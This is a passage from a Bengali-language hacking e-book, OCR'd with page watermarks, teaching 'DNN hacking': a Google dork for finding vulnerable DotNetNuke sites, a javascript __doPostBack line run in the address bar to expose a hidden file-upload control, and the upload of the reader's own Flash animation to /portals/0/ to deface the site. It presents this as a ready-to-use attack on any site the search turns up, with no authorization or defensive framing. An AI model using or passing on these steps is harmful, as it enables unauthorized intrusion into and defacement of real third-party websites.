
আরও কিছু ওয়েব হ্যাকিং

DNN হ্যাকিং

DNN এর ফুল মিনিং দাড়ায় Dotnetnuke যা ASP বেসড একটি CMS।
<=প্রথমে তোমাকে একটি ওয়েবসাইট খুজে বের করতে হবে যেটা Vulnerable। একটি মাত্র গুগল ডর্ক দিয়েই Vulnerable সাইট খুজে বের করতে পারবে।
ডর্কটি হলোঃ

inurl:"/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx"


গুগলে এটি লিখে সার্চ দিলে অনেক Vulnerable ওয়েবসাইট পেয়ে যাবে তার থেকে যেকোন একটি বেছে নাও।



সার্চ রেজাল্ট থেকে কোন সাইট এর লিঙ্কে ক্লিক করলে এরকম একটি পেজ পাবে।এরকম পেজ না পেলে ওই ওয়েবসাইট vulnerable না।

www.purepdfbook.com

⇨ File (A File On Your Site) লিখা রেডিও বাটনে ক্লিক করো ।




⇨ javascript:__doPostBack('ctlURL$cmdUpload','')

www.purepdfbook.com

Script টি ব্রাউজারের অ্যাড্রেসবারে রান করো।

⇨ Script রান করালে ফাইল Upload করার জন্য চিত্রের মত Browse বাটনটি পাবে।



www.purepdfbook.com

- এখানে Browse করে Jpg,Gif,swfইত্যাদি ফাইল Upload করতে পারবে।এখানে যাই Upload করবে তা সাধারন ভাবে **/portals/0/** তে Upload হবে।
  যদি তোমার সাইটের নাম হয় **target.net** এবং তোমার Upload করা ফাইল এর নাম যদি হয় **test.swf** তাহলে তোমার ফাইল পাবে
  http://www.Target.net/portals/0/test.swf তে।নিজের নামে একটি ফ্ল্যাশ(swf) Animation বানিয়ে Upload করে দাও,ব্যাস।এখান থেকে
  http://www.mediafire.com/?mntuomzigmy সফটওয়্যারটি ডাউনলোড করে নিতে পারো।

www.purepdfbook.com

সমাপ্তি

এই বইটিতে যে সকল বিষয় নিয়ে আলোচনা করা হয়েছে তার ব্যাপ্তি সুদূর প্রসারী।এ সকল বিষয়ে আরও জানতে গুগল ব্যবহার করবে।দক্ষ হ্যাকার হতে হলে একটু কষ্ট করতেই হবে।প্রোগ্রামিং ল্যাঙ্গুয়েজ ভালো ভাবে শিখতে হবে।বিশেষ করে সি/সি++,পিএইচপি,পার্ল,পাইথন

ইত্যাদি ল্যাঙ্গুয়েজ গুলো নিয়ে পড়াশোনা এবং চিন্তা-ভাবনা করতে হবে অর্থাৎ গবেষণা চালাতে হবে।এক্ষেত্রে প্র্যাকটিসের কোন বিকল্প নেই।উপরে উল্লেখিত ল্যাঙ্গুয়েজ গুলোর সাথে এইচটিএমএল,সিএসএস,জাভাস্ক্রিপ্ট ইত্যাদি ল্যাঙ্গুয়েজ গুলো শিখলে ভালো ওয়েব-ডেভেলপারও

হতে পারবে।অন্য সকল দেশের মত বাংলাদেশেও একটিভ(Non-lazy) ওয়েব-ডেভেলপারের খুবই প্রয়োজন।

www.purepdfbook.com